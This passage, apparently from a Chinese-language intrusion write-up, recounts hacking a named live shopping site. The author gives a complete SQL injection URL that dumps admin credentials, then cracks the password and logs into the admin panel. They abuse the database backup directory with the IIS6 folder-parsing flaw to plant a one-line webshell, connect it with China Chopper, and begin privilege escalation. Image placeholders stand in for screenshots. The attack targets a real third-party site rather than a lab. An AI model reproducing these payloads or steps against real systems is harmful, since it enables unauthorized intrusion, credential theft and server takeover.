


图7

upme1.asp、upme2.asp这两个页面看起来像是和上传有关的，但是访问都报错了：（如图8）




图8

而admin/editubb/db一看就是和编辑器有关的目录，很眼熟，百度之发现程序是网趣的网上购物系统（如图9）：




图9

这套系统应该是有不少漏洞的，这里我也不确定是哪个版本，直接用V9.7的注入漏洞利用方法试试看，提交：

http://easygo.cc/price.asp?anid=36%20and%201=2%20union%20select%20admin,2,3,4,5,6,7,8,9,10,11,12,13,14,15,admin,17,18,19,20,21,22,23,24,25,26,27,password,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50%20from%20cnhww

成功爆出网站管理的账号和密码密文（如图10）：




图10




图11

反查出一个密码，找到后台，成功登陆：（如图11）

接下来就是拿shell，看了下后台是存在数据库备份功能的（如图12）：




图12




图13

这里的备份后的数据库名称是不能自定义的，那么直接备份图片马为asp等格式的方法就不行了，但是我们注意到备份数据库目录是可以定义的，利用iis6的文件夹解析漏洞，应该就可以轻松拿到shell了，（如图13）：

点击开始备份按钮，成功得到shell：http://easygo.cc/Databackup.asp/shop.mdb这里我备份的是一句话，菜刀连接之（如图14）：




图14

至此成功拿下旁站shell，接下来就是提权了。先上个大马，发现是支持aspx脚本运行的，默认aspx脚本继承了.Net的User权限，是可以执行简单命令的，利用他可以执行一些本地提权的exp。然后我们找找看服务器的可写目录，（如图15）：

